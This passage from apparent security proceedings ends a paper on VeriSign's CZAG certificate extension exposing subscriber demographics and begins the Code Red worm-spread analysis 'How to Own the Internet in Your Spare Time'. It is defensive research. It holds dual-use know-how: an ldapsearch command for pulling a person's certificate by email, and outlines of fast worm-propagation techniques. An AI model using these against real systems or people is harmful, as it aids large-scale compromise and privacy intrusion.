⁵A user's base-64 encoded certificate can be simply retrieved with the command `line: ldapsearch -h directory.verisign.com -b "" mail=<email> usercertificate;binary`

that more than 3 million certificates issued between 1997 and 2002 may have included the CZAG extension.

2.3.1 Access Revocation

From the preceding discussion and our examination of thousands of certificates over several years, it is clear that only a single encryption key was used to encrypt this data. As a result, VeriSign had no way to revoke access to the data by a trusted third party whose agreement had either expired or been terminated.

Although the initial press releases [15] claimed that a third party who violated the privacy pledge would have their license revoked, there is no obvious technical mechanism to enforce this action. The CZAG extension was simply too small to contain separately encrypted message encryption keys for each trusted third party. As a result, VeriSign would have had to revoke access to all parties by changing the symmetric encryption key, only distributing the new key to those parties that were still trusted.

Finally, such an approach didn't prevent these now-untrusted third parties from accessing the data within older certificates, only within the certificates encrypted with the new key. Since the certificates are issued with a one-year validity period, it may take up to one year for these old certificates to fall out of circulation.

| Category | Male | Female | Total |
|-------------|--------------|-------------|---------------|
| Age 10 – 18 | 162 (1%) | 23 (<1%) | 185 (1%) |
| Age 18 – 24 | 785 (5%) | 156 (1%) | 941 (6%) |
| Age 25 – 34 | 2,992 (18%) | 577 (4%) | 3,569 (22%) |
| Age 35 – 45 | 4,065 (25%) | 746 (5%) | 4,811 (30%) |
| Age 45 – 55 | 3,796 (23%) | 648 (4%) | 4,444 (27%) |
| Age 55 – 65 | 1,569 (10%) | 204 (1%) | 1,773 (11%) |
| Age 65 – 80 | 495 (3%) | 67 (<1%) | 5,62 (3%) |
| Total | 13,864 (85%) | 2,421 (15%) | 16,285 (100%) |

Table 2: Demographic summary of examined certificates

2.4 Social

In addition to technical issues, the VeriSign example illustrates a common social/policy issue: there was a clear discrepancy between user expectations based on marketing literature and VeriSign's actual commitment and implementation.

Subscribers, including a few industry experts to whom we sent birthday greetings during our original research, incorrectly believed that their information was only available to web sites licensed by VeriSign. Because the information was encrypted, it was not visibly exposed when inspecting the certificate in a web browser or with ASN.1 parsers.

Additionally, most of the public documentation implies limited distribution and availability of the user's demographics when provided — even to the technically knowledgeable reader. The registration page indicates the data is “presented to participating web sites”[19], while a press release[16] claims “consumers have complete control of ... whether or not to present it at sites they visit.” Finally, VeriSign's original announcement asserted that participating sites must adhere to a consumer privacy pledge[16] and sites which violate the provisions of the pledge will have their reader license revoked by VeriSign[15].

Although much of this documentation implies limited distribution and strong protection, VeriSign never explicitly asserted such protection. In fact, the word “encryption” was never used in conjunction with the feature and their privacy statement points out that “VeriSign's CPS requires VeriSign to publish all subscriber certificates within the Public Certification Services. Consequently, a subscriber should have no expectation of privacy regarding the content of his or her Digital ID.”[18]

This conflict is common among on-line services. They

have a strong economic motivation to build trust among users, yet cannot explicitly misrepresent data handling and disclosure procedures. As a result, most public descriptions euphemistically describe the features positive aspects and gloss over any risks. Finally, the two types of text — legal and marketing — are typically authored by different people with somewhat opposing motivations, increasing the confusion.

This situation has only worsened over the last several years as economic stakes increase and user expertise drops. Many hope that the Platform for Privacy Policies Project (P3P) will yield a useful and constrained language used to communicate these privacy practices to users, and allow users to easily program their user agents to automatically take action based on a site's machine-readable policies[6]. Ultimately, however, users who want to control information on a per-attribute basis may find P3P wanting.

2.5 Economical

The third interesting characteristic of the VeriSign example has been its resistance to change. Although it was rolled out more than five years ago with known weaknesses and was never a significant source of revenue, VeriSign was been reluctant to remove the feature from their registration process.

When launched in 1997, VeriSign announced that a handful of companies had already agreed to license the software and use the data in their registration process. These companies hoped to get accurate demographics from users who were registering for services. There was also an expectation that users would be more willing to register at new sites since the information required by the service provider was transferred automatically. Finally, this was a new application for the use of client-side certificates. Ideally, the lure of one password and one-step

registration would encourage users to pay VeriSign to get such a convenience at the same time sites were paying for access to the data.

Unfortunately for VeriSign, and much of the PKI industry, the use of client-side SSL certificates never really caught on. There were several problems, including software compatibility, mobility, and lack of motivation. Since so few sites supported the CZAG extension or client authentication SSL, the certificates were relegated to use in secure e-mail applications, and the initial sites dropped support.

In January 2000, when we first examined the CZAG extension, we provided an early predecessor of this paper to VeriSign, and later other members of the information security community. In response, VeriSign said that the problems were old news, the extension had been long forgotten by sites, and concerned users could always opt-out. Although true, thousands of users registering for new certificates each month were still supplying demographics only to have them published in VeriSign's public LDAP directory.

In retrospect, their response was not surprising. As Anderson points out [1], the real driving forces behind information security issues commonly have more to do with perverse economic incentives than technical issues. When a party chooses to leave a potential security problem in place rather than correct it, it may well be the result of their cost-benefit analysis.

In this case, having the feature in place cost VeriSign nothing while removing the feature incurred cost and risk. Since the initial sites had all dropped support, nobody was paying for the privilege of accessing the data. Thus there was nobody to complain that others, who hadn't paid a licensing fee, also had access. Despite any theoretical cost borne by unsuspecting users, it made economic sense to delay removal until there was independent cause to do so.

3 The General Case

The VeriSign CZAG extension is just one example of a relatively common problem in X.509 deployments: how can a Certification Authority share sensitive information with some subset of relying parties without unnecessarily disclosing that information to unauthorized parties.

This problem arises in a surprising number of PKI de-

ployments. For example, "Qualified Certificates" are designed for use in legally binding contexts and may contain a government-issued unmistakable identifier (e.g., social security or drivers license number)[13]. Yet broad publication of this identifier, bound to the associated subject name, may lower the barrier to identity theft. Other examples include patient identifiers, professional license numbers, and internal corporate usernames, hostnames, or IP addresses. Even embedded authorization data may disclose information that is useful to both attackers and users.

As a result, many system designers struggle with whether to include such information and, if included, how to protect it. In the following sections, we outline goals and design constraints that should be considered and then suggest some directions that may lead to appropriate solutions. We discuss embedding opaque identifiers that point to an online database, protecting the data with various key management schemes, and tools to allow the user to control disclosure.

We don't further consider the obvious case of simply accepting the risk posed by embedding sensitive information in certificates without further protection.

3.1 Goals

Although we implicitly touched upon many of the goals while discussing the CZAG example, it is useful to state these explicitly. Our overall objective is to make certified information available to, and only to, a mutable subset of relying parties. We call members of this subset "trusted relying parties."

- Protect the confidentiality and integrity of data in storage and transmission, between the time the user submits it and a trusted relying party accesses it.
- Prevent unauthorized parties from accessing the data at any time.
- Allow strong access revocation for relying parties that were once authorized but are no longer. Ideally, once revoked, they will be unable to access any sensitive information. Practically, preventing access to information not already in their possession may be sufficient.
- Trusted relying parties should be able to act independently. Changes to the set of trusted relying parties should only affect those parties whose status

has changed and not parties whose status has not changed (e.g., when one party's access is revoked, there should be no effect on other, still-authorized parties).

3.2 Design Constraints

The format of X.509 certificates and deployment model characteristics (e.g., on-line vs. off-line systems) combine to impose several design constraints on the problem. These constraints eliminate many of the traditional solutions to similar problems.

- Any data added to a certificate must be relatively small in size. Some applications impose a 2 kilobyte limit on the overall certificate size, which limits the extension to about 1kb.
- As a result, any protection must not suffer from significant message expansion (e.g., a S/MIME blob would almost always exceed the size constraint).
- Certificates remain static for relatively long periods of time (typically one year). Revocation and reissuance is a messy proposition at best.
- In most applications, not only may the certificate and its contents become public, they are assumed to be public knowledge.

Designers must add their own goals and constraints to this baseline. For example, real-time communication with the Certification Authority may not be possible in off-line systems. Some on-line systems may have performance requirements that preclude additional network transactions during certificate validation. Finally, some systems may have legal restrictions imposed on the strength of the protection employed. Most systems being deployed today, however, are database-centric and on-line, performing network transactions during certificate validation (e.g., Online Certificate Status Protocol checks).

3.3 Online Database

The most obvious solution to this problem is to not embed the sensitive data in the public certificate at all. Instead, the Certification Authority stores sensitive information in a centralized database. This information can

be indexed by any of several values embedded in the certificate, including an opaque identifier, the subject distinguished name, or the issuer name, serial number pair (which is required to be unique within X.509).

Trusted relying parties can query the database with their own credentials and the index of the information desired. Assuming they are authorized, the information is returned. Their interface to this database may be LDAP, a relational database protocol, or a custom application protocol.

If additional protection against data modification while in storage is desired, the Certification Authority can use issue-time binding. One approach is to append a nonce to the information in the database and including the hash of the information and nonce in the end-entity certificate. The nonce prevents identical information from hashing to the same result. This allows the relying party to verify that the information has not changed since the certificate was generated. On the other hand, if the information needs frequent updates, issue-time binding may not be appropriate.

The primary drawbacks to a database-centric solution are latency and the risk posed by a central database. Additionally, such a scheme is not practical for off-line systems unless they can batch requests for later analysis.

In return, the system can ensure that only authorized parties have access to the database and not expose ciphertexts to untrusted parties. Further, access revocation can be nearly instantaneous and totally independent. In this case, once a party's access has been revoked, they lose access to all data that they have not previously stored within their own systems. Finally, a database can allow finer grained access control and greater flexibility under changing requirements.

3.4 Key Management

When the application requires that information be embedded in certificates (e.g., because it is off-line), better key management schemes can improve the security of this practice.

First, the data should be better protected against cryptanalysis. One option is to use a block cipher with a random, per-certificate IV (i.e.,

$$M = IV, E_{k_m}(data)$$

where M is the resulting certificate extension, IV is the

random, per-certificate initialization vector, *data* is the sensitive data and k_m is the master encryption key).

Alternatively, it is possible to encrypt the data with either a stream or block cipher using a per-certificate key derived from a single master key combined with unique information in the certificate (e.g., the public key or subject distinguished name). In this case,

$$k_c = f(\text{certificate}, k_m)$$

and

$$M = k_c(\text{data})$$

where k_c is a per-certificate key derived from the master key material and the certificate.

Such simple approaches ensure that only those with proper key material can decrypt the data and are sufficient in a closed system where the Certification Authority is the only relying party.⁶ In all other systems, revocation remains an issue.

3.4.1 Key Rotation

When the subset of trusted relying parties is small or only changes infrequently, it may be sufficient to have a single master key which is changed according to some fixed schedule. This allows a tradeoff between administrative overhead and revocation speed.⁷

In general, administrative overhead is directly related to frequency of key rotation. Worst-case revocation speed can be derived from key lifetime, T_k , certificate lifetime, T_c , and key distribution lead time⁸, T_d . Loss of access to new data begins to take effect no later than $T_k + T_d$ after revocation and requires an additional T_c to complete.

For example, assume we generate certificates with one-year validity periods, change keys annually, and distribute keys one month before they are required. This approach causes very little additional overhead (just annual updates), but revocation speed is quite slow, with revoked parties unaffected for up to fourteen months and retaining access to some data for up to twenty-six months after revocation.⁹ Similarly, when issuing six-

month certificates with monthly key rotation and one-month key distribution lead time, revocation begins to take effect after two months and leaves revoked parties completely without access no more than six months later. However, this comes at a substantially greater cost in administrative overhead.

One variation is to trade scheduled key rotation for reactive key rotation that only occurs when there has been a revocation. Each key rotation is typically more expensive since it was unplanned, but there may be fewer overall key changes as a result. In this case, revocation begins to take effect after just T_d and requires another T_c to complete. Unfortunately, each revocation of a single party requires all parties to change keys – a tremendous administrative burden.

These approaches cause little message expansion, but significant administrative overhead. Additionally, they leave revoked parties with complete access for a significant period of time or penalize all parties when a single party is revoked. Fortunately, it is possible to reduce administrative overhead while improving revocation speed.

3.4.2 Group Keys

As the subset of trusted relying parties grows or changes more frequently, it may be more efficient and more effective to randomly split the trusted parties into key groups. All parties within a single key group share a common key encryption key.

The data is first encrypted using a randomly-generated, per-certificate data encryption key and that key is encrypted with each group's key encryption key. This potentially includes some spare keys which are not initially distributed to any parties. The resulting message is composed as

$$M = E_{k_1}(k_c), E_{k_2}(k_c), \dots, E_{k_{n+s}}(k_c), E_{k_c}(\text{data})$$

where k_c is the per-certificate data encryption key, n is the initial number of key groups, s is the number of spare group keys not initially distributed, and k_1 through k_{n+s} are the group key encryption keys.

When a party's access is revoked, their group's key is removed from use (in future messages their key is used

into use (e.g., Dec 15, 2001). A certificate issued under that key on the last day of the key's use (e.g., Dec 31, 2002) will remain valid and in circulation through Dec 30, 2003 (for a one-year validity period) and the now-unauthorized party will have had access on a date for just over two years after their authorization was revoked.

⁶Such systems are surprisingly common amongst closed public key infrastructures.

⁷Revocation speed is the time required for a revocation event to result in loss of access for the revoked party.

⁸Key distribution lead time is how long prior to using a particular key we distribute it to trusted parties.

⁹For example, consider a party who becomes unauthorized after the following year's key has been distributed but before it has been put

to encrypt a fixed, worthless value rather than the actual data encryption key). The remaining authorized parties within that group are given one of the spare keys or, if no spare keys remain, another group's key. This effectively merges them into a new group.

Compared to simple key rotation, group keys reduce administrative overhead and increase independence of the parties by localizing the effect of a revocation. Additionally, worst-case revocation speed matches the best-case when using key rotation alone. In the worst-case, a revoked party begins to lose access to some data after T_d and has lost all access after $T_c + T_d$.

The cost of group key management is primarily borne in message expansion and size constraints limit us to a relatively small number of groups. Generally speaking, the maximum number of group keys, $n + s$, given a total space of S_t , a plaintext message of size S_m , and a key of size S_k is $n + s = \lfloor (S_t - S_m)/S_k \rfloor$. For example, a 250 byte message within a 1000 byte space would allow for 46 independent 128-bit keys.

Much more sophisticated approaches are used in the copy protection [11], and broadcast and multicast key management [21, 20] fields.

3.5 Other Solutions

Finally, it may make sense to depart from the X.509 identity certificate approach completely, putting control of the information in the user's hands.

One option, though not widely supported, is to issue X.509 attribute certificates for the user's attributes. These certificates typically bind subject attributes to an entity, rather than an entity to a public key [10]. Used in conjunction with identity certificates, they would allow users to authenticate with their identity certificate and then present the appropriate attribute certificate as necessary. Often, there may be one attribute certificate that contains all attributes. A more flexible approach is to generate one certificate per attribute. This allows the user to choose which attributes to disclose and which to hold private. Ease of use would depend on application support for managing groups of related attributes. X.509, however, expects the user to first authenticate their identity and then authenticate their attributes, but not the latter without the former.

One variation on this concept simply binds attributes to a public key and foregoes the identity concept all to-

gether. This allows the user to present the truly required data (e.g., "Is the presenter authorized?" or "Do their attributes meet certain criteria?") without actually forcing them to reveal their identity. Brands developed an early proposal of this idea in 1993 [2] based on many of the themes in Chaum's work. This same concept is central to the Simple Public Key Infrastructure (SPKI) standards developed by Ellison and others [8].

These approaches give control to the user, who has the economic incentives to exert granular control over the information.

4 Conclusion

The inclusion of the CZAG extension in subscriber certificates is representative of a more widespread temptation to use X.509v3 certificates as a carrier for many kinds of subject attributes not needed for the actual purpose of the certificate. Although subscribers had the opportunity to opt-out of the feature, most did not. It is unlikely that many of these users realized their personal data was not just available to a few participating web sites, but was published on the Internet where it was readable by anyone given trivial effort.

Organizations planning and deploying both open and closed public key infrastructures are frequently expected to embed sensitive or potentially sensitive information in user certificates. In the face of such requirements, designers must carefully consider the risks when developing an appropriate certificate profile. Failure to do so may allow private data to leak outside the intended scope.

5 Acknowledgments

We sincerely appreciate the efforts of everyone who provided feedback on early predecessors of this paper, including Taher Elgamal, Mark Chen, and Mark Schertler. The anonymous reviewers' comments were helpful in developing the paper's final structure. Many thanks, also, to Peter Gutmann who originally recommended polishing up the paper for submission and whose `dumpasn1` tool is incredibly handy.

References

- [1] Ross Anderson. Why Information Security is Hard — An Economic Perspective. *Annual Computer Security Applications Conference*, December 2001. <http://www.acsac.org/2001/papers/110.pdf>.
- [2] Stefan Brands. Privacy-protected transfer of electronic information, 1993. United States Patent.
- [3] Stefan Brands. *Rethinking Public Key Infrastructures and Digital Certificates — Building in Privacy*. Stefan Brands, 1999.
- [4] James Brandt. Children's Online Privacy Protection Rule — Comment P994504. <http://www.ftc.gov/privacy/comments/verisigninc.htm>, June 1999.
- [5] Tim Clark. Verisign adds key recovery. *news.com*, October 1998. <http://news.com.com/2102-1017-216571.html>.
- [6] Lorrie Cranor, Marc Langheinrich, Massimo Marchiori, Martin Presler-Marshall, and Joseph Reagle. The Platform for Privacy Preferences 1.0 (P3P1.0) Specification. TR P3P, W3C, April 2002. <http://www.w3.org/TR/P3P/>.
- [7] Carl Ellison, Bill Franz, Butler Lampson, Ron Rivest, Brian Thomas, and Tatu Ylonen. SPKI Certificate Theory. RFC 2693, IETF, September 1999. <http://www.ietf.org/rfc/rfc2693.txt>.
- [8] Carl M. Ellison. Establishing identity without certification authorities. *Proceedings of the Sixth Annual USENIX Security Symposium*, pages 67–76, 1996. <http://citeseer.nj.nec.com/ellison96establishing.html>.
- [9] Carl M. Ellison. Naming and certificates. *Computers, Freedom, and Privacy*, April 2000.
- [10] ITU. The Directory—Authentication Framework. *ITU Recommendation X.509*, 1997.
- [11] Dalit Naor, Moni Naor, and Jeffrey B. Lotspiech. Revocation and Tracing Schemes for Stateless Receivers. In *CRYPTO*, pages 41–62, 2001.
- [12] ColorNet Robin, Carl Ellison, and Ed Gerck. re: [E-CARM] Certificates and privacy and VeriSign. <http://www.mail-archive.com/cert-talk@structuredarts.com/mail3.html>, May 1998.
- [13] Stefan Santesson, Tim Polk, Petra Barzin, and Magnus Nystrom. Qualified certificates profile. RFC 3039, IETF, January 2001. <http://www.ietf.org/rfc/rfc3031.txt>.
- [14] VeriSign. Leading web sites accept verisign digital ids. <http://corporate.verisign.com/news/1997/sites.html>, April 1997.
- [15] VeriSign. Verisign and etrust team up to assure consumer privacy on the internet. <http://www.verisign.com/press/partner/etrust.html>, April 1997.
- [16] VeriSign. Verisign enhances digital ids to enable universal website login and one-step registration. <http://www.verisign.com/press/product/isv.html>, April 1997.
- [17] VeriSign. Verisign digital id usage. http://www.verisign.com/about/id_imp.html, 1998.
- [18] VeriSign. Verisign, inc.'s overall privacy statement. <http://www.verisign.com/truste/>, February 1998.
- [19] VeriSign. Microsoft class 1 enrollment. <https://digitalid.verisign.com/client/class1MS.htm>, 1999.
- [20] Debby Wallner, Eric J. Harder, and Ryan C. Agee. Key management for multicast: Issues and architectures. RFC 2627, IETF, June 1999. <http://www.ietf.org/rfc/rfc2627.txt>.
- [21] Wong, Gouda, and Lam. Secure Group Communications Using Key Graphs. *IEEE/ACM Transactions on Networking*, 8, 2000. <http://citeseer.nj.nec.com/wong98secure.html>.

How to Own the Internet in Your Spare Time

Stuart Staniford*
Silicon Defense

stuart@silicondefense.com

Vern Paxson†
ICSI Center for Internet Research

vern@icir.org

Nicholas Weaver‡
UC Berkeley

nweaver@cs.berkeley.edu

Abstract

The ability of attackers to rapidly gain control of vast numbers of Internet hosts poses an immense risk to the overall security of the Internet. Once subverted, these hosts can not only be used to launch massive denial of service floods, but also to steal or corrupt great quantities of sensitive information, and confuse and disrupt use of the network in more subtle ways.

We present an analysis of the magnitude of the threat. We begin with a mathematical model derived from empirical data of the spread of Code Red I in July, 2001. We discuss techniques subsequently employed for achieving greater virulence by Code Red II and Nimda. In this context, we develop and evaluate several new, highly virulent possible techniques: hit-list scanning (which creates a *Warhol* worm), permutation scanning (which enables self-coordinating scanning), and use of Internet-sized hit-lists (which creates a *flash* worm).

We then turn to the threat of *surreptitious* worms that spread more slowly but in a much harder to detect “contagion” fashion. We demonstrate that such a worm today could arguably subvert upwards of 10,000,000 Internet hosts. We also consider robust mechanisms by which attackers can control and update deployed worms.

In conclusion, we argue for the pressing need to develop a “Center for Disease Control” analog for virus- and worm-based threats to national cybersecurity, and sketch some of the components that would go into such a Center.

1 Introduction

If you can control a million hosts on the Internet, you can do enormous damage. First, you can launch distributed denial of service (DDOS) attacks so immensely diffuse that mitigating them is well beyond the state-of-the-art for DDOS traceback and protection technologies. Such attacks could readily bring down e-commerce sites, news outlets, command and coordination infrastructure, specific routers, or the root name servers.

Second, you can access any sensitive information present on any of those million machines—passwords, credit card numbers, address books, archived email, patterns of user activity, illicit content—even blindly searching for a “needle in a haystack,” i.e., information that might be on a computer somewhere in the Internet, for which you trawl using a set of content keywords.

Third, not only can you access this information, but you can sow confusion and disruption by corrupting the information, or sending out false or confidential information directly from a user’s desktop.

In short, if you could control a million Internet hosts, the potential damage is truly immense: on a scale where such an attack could play a significant role in warfare between nations or in the service of terrorism.

Unfortunately it is reasonable for an attacker to gain control of a million Internet hosts, or perhaps even ten million. The highway to such control lies in the exploitation of *worms*: programs that self-propagate across the Internet by exploiting security flaws in widely-used services.¹ Internet-scale worms are not a new phenomenon [Sp89, ER89], but the severity of their threat has rapidly grown with (i) the increasing degree to which the In-

*Research supported by DARPA via contract N66001-00-C-8045

†Also with the Lawrence Berkeley National Laboratory, University of California, Berkeley.

‡Additional support from Xilinx, ST Microsystems, and the California MICRO program

¹ We distinguish between the worms discussed in this paper—*active worms*—and *viruses* (or *email worms*) in that the latter require some sort of user action to abet their propagation. As such, they tend to propagate more slowly. From an attacker’s perspective, they also suffer from the presence of a large anti-virus industry that actively seeks to identify and control their spread.




Figure 1: Onset of Code Red I v2, Code Red II, and Nimda: Number of remote hosts launching confirmed attacks corresponding to different worms, as seen at the Lawrence Berkeley National Laboratory. Hosts are detected by the distinct URLs they attempt to retrieve, corresponding to the IIS exploits and attack strings. Since Nimda spreads by multiple vectors, the counts shown for it may be an underestimate.

ternet has become part of a nation's critical infrastructure, and (ii) the recent, widely publicized introduction of very large, very rapidly spreading Internet worms, such that this technique is likely to be particularly current in the minds of attackers.

We present an analysis of the magnitude of the threat. We begin with a mathematical model derived from empirical data of the spread of Code Red I v2 in July and August, 2001 (Section 2). We then discuss techniques employed for achieving greater effectiveness and virulence by the subsequent Code Red II and Nimda worms (Section 3). Figures 1 and 2 show the onset and progress of the Code Red and Nimda worms as seen "in the wild."

In this context, we develop the threat of three new techniques for highly virulent worms: hit-list scanning, permutation scanning, and Internet scale hit-lists (Section 4). Hit-list scanning is a technique for accelerating the initial spread of a worm. Permutation scanning is a mechanism for distributed coordination of a worm. Combining these two techniques creates the possibility of a *Warhol* worm,² seemingly capable of infecting most or all vulnerable targets in a few minutes to perhaps an hour. An extension of the hit-list technique creates a *flash* worm, which appears capable of infecting the vulnerable population in 10s of seconds: *so fast that no human-mediated counter-response is possible*.

We then turn in Section 5 to the threat of a new class of

²So named for the quotation "In the future, everyone will have 15 minutes of fame."




Figure 2: The endemic nature of Internet worms: Number of remote hosts launching confirmed attacks corresponding to different worms, as seen at the Lawrence Berkeley National Laboratory, over several months since their onset. Since July, 139,000 different remote Code Red I hosts have been confirmed attacking LBNL; 125,000 different Code Red II hosts; and 63,000 Nimda hosts. Of these, 20,000 were observed to be infected with two different worms, and 1,000 with all three worms. (Again, Nimda is potentially an underestimate because we are only counting those launching Web attacks.)

surreptitious worms. These spread more slowly, but in a much harder to detect "contagion" fashion, masquerading as normal traffic. We demonstrate that such a worm today could arguably subvert upwards of 10,000,000 Internet hosts.

Then in Section 6, we discuss some possibilities by which an attacker could control the worm using cryptographically-secured updates, enabling it to remain a threat for a considerable period of time. Even when most traces of the worm have been removed from the network, such an "updatable" worm still remains a significant threat.

Having demonstrated the very serious nature of the threat, we then in Section 7 discuss an ambitious but we believe highly necessary strategy for addressing it: the establishment at a national or international level of a "Center for Disease Control" analog for virus- and worm-based threats to cybersecurity. We discuss the roles we envision such a Center serving, and offer thoughts on the sort of resources and structure the Center would require in order to do so. Our aim is not to comprehensively examine each role, but to spur further discussion of the issues within the community.

2 An Analysis of Code Red I

The first version of the Code Red worm was initially seen in the wild on July 13th, 2001, according to Ryan Permeh and Marc Maiffret of Eeye Digital Security [EDS01a, EDS01b], who disassembled the worm code and analyzed its behavior. The worm spread by compromising Microsoft IIS web servers using the .ida vulnerability discovered also by Eeye and published June 18th [EDS01c] and was assigned CVE number CVE-2001-0500 [CV01].

Once it infected a host, Code-Red spread by launching 99 threads which generated random IP addresses, and then tried to compromise those IP addresses using the same vulnerability. A hundredth thread defaced the web server in some cases.

However, the first version of the worm analyzed by Eeye, which came to be known as CRv1, had an apparent bug. The random number generator was initialized with a fixed seed, so that all copies of the worm in a particular thread, on all hosts, generated and attempted to compromise exactly the same sequence of IP addresses. (The thread identifier is part of the seeding, so the worm had a hundred different sequences that it explores through the space of IP addresses, but it only explored those hundred.) Thus CRv1 had a linear spread and never compromised many machines.

On July 19th, 2001, a second version of the worm began to spread. This was suspected informally via mailing list discussion, then confirmed by the mathematical analysis we present below, and finally definitively confirmed by disassembly of the new worm. This version came to be known as CRv2, or Code Red I.

Code Red I v2 was the same codebase as CRv1 in almost all respects—the only differences were fixing the bug with the random number generation, an end to web site defacements, and a DDOS payload targeting the IP address of `www.whitehouse.gov`.

We developed a tentative quantitative theory of what happened with the spread of Code Red I worm. The new version spread very rapidly until almost all vulnerable IIS servers on the Internet were compromised. It stopped trying to spread at midnight UTC due to an internal constraint in the worm that caused it to turn itself off. It then reactivated on August 1st, though for a while its spread was suppressed by competition with Code Red II (see below). However, Code Red II died by design [SA01] on October 1, while Code Red I has continued to make

a monthly resurgence, as seen in Figure 2. Why it continues to gain strength with each monthly appearance remains unknown.³

We call this model the Random Constant Spread (RCS) model. The model assumes that the worm had a good random number generator that is properly seeded. We define N as the total number of vulnerable servers which can be potentially compromised from the Internet. (We make the approximation that N is fixed—ignoring both patching of systems during the worm spread and normal deploying and removing of systems or turning on and off of systems at night. We also ignore any spread of the worm behind firewalls on private Intranets).

K is the initial compromise rate. That is, the number of vulnerable hosts which an infected host can find and compromise per hour at the start of the incident, when few other hosts are compromised. We assume that K is a global constant, and does not depend on the processor speed, network connection, or location of the infected machine. (Clearly, constant K is only an approximation.) We assume that a compromised machine picks other machines to attack completely at random, and that once a machine is compromised, it cannot be compromised again, or that if it is, that does not increase the rate at which it can find and attack new systems. We assume that once it is compromised, it stays that way.

T is a time which fixes when the incident happens.

We then have the following variables:

- a is the proportion of vulnerable machines which have been compromised.
- t is the time (in hours).

Now, we analyze the problem by assuming that at some particular time t , a proportion of the machines a have been compromised, and then asking how many more machines, Nda , will get compromised in the next amount of time dt . The answer is:

$$Nda = (Na)K(1 - a)dt. \quad (1)$$

The reason is that the number of machines compromised in the next increment of time is proportional to the number of machines already compromised (Na) times the number of machines each compromised machine can

³One possibility is that, since the default install of Windows 2000 server includes IIS, new vulnerable machines have been added to the Internet.




Figure 3: Hourly probe rate data for inbound port 80 at the Chemical Abstracts Service during the initial outbreak of Code Red I on July 19th, 2001. The x -axis is the hour of the day (CDT time zone), while the y -axis is probe rate, the number of different IP addresses seen, and a fit to the data discussed in the text.

compromise per unit time ($K(1 - a)$), times the increment of time (dt). (Note that machines can compromise K others per unit time to begin with, but only $K \cdot (1 - a)$ once a proportion of other machines are compromised already.)

This give us the differential equation:

$$\frac{da}{dt} = Ka(1 - a) \quad (2)$$

with solution:

$$a = \frac{e^{K(t-T)}}{1 + e^{K(t-T)}}, \quad (3)$$

where T is a constant of integration that fixes the time position of the incident. This equation has been well known for many years as the *logistic* equation, and governs the rate of growth of epidemics in finite systems when all entities are equally likely to infect any other entity (which is true for randomized spreading among Internet-connected servers, in the absence of firewall filtering rules that differentially affect infectability from or to different addresses).

This is an interesting equation. For early t (significantly before T), a grows exponentially. For large t (significantly after T), a goes to 1 (all vulnerable machines are compromised). The rate at which this happens depends only on K (the rate at which one machine can compromise others), and not at all on the number of machines.

This is interesting because it tells us that a worm like this can compromise all vulnerable machines on the Internet fairly fast.

Figure 3 shows hourly probe rate data from Ken Eichmann of the Chemical Abstracts Service for the hourly probe rate inbound on port 80 at that site. Also shown is a fit to the data with $K = 1.8$, $T = 11.9$, and with the top of the fit scaled to a maximum probe rate of 510,000 scans/hour. (We fit it to fall slightly below the data curve, since it seems there is a fixed background rate of web probes that was going on before the rapid rise due to the worm spread.) This very simple theory can be seen to give a reasonable first approximation explanation of the worm behavior. See also Section 4.3 for validation of the theory via simulation.

Note that we fit the scan rate, rather than the number of distinct IPs seen at this site. The incoming scan rate seen at a site is directly proportional to the total number of infected IPs on the Internet, since there is a fixed probability for any worm copy to scan this particular site in the current time interval. However, the number of distinct IPs seen at a site is distorted relative to the overall infection curve. This is because a given worm copy, once it is infected, will take some amount of time before it gets around to scanning any particular site. For a small address space, this delay can be sizeable and causes the distinct IP graph at the given site to lag behind the overall Internet infection rate graph.

Two implications of this graph are interesting. One is that the worm came close to saturating before it turned itself off at midnight UTC (1900 CDT), as the number of copies ceased increasing a few hours before the worm's automatic turnoff. Thus it had found the bulk of the servers it was going to find at this time. Secondly, the infection rate was about 1.8 per hour—in the early stages of the infection, each infected server was able to find about 1.8 other servers per hour.

Although Code Red I turned itself off at midnight UTC on July 19th, hosts with inaccurate clocks kept it alive and allowed it to spread again when the worm code allowed it to re-awaken on August 1st. Figure 4 shows similar data and fit for that incident. The K here is about 0.7. Since the worm code-base was the same, this lower spread rate indicates that the number of vulnerable systems was a little less than 40% as many as the first time around. That is, the data appears consistent with slightly more than half the systems having been fixed in the 11 days intervening.

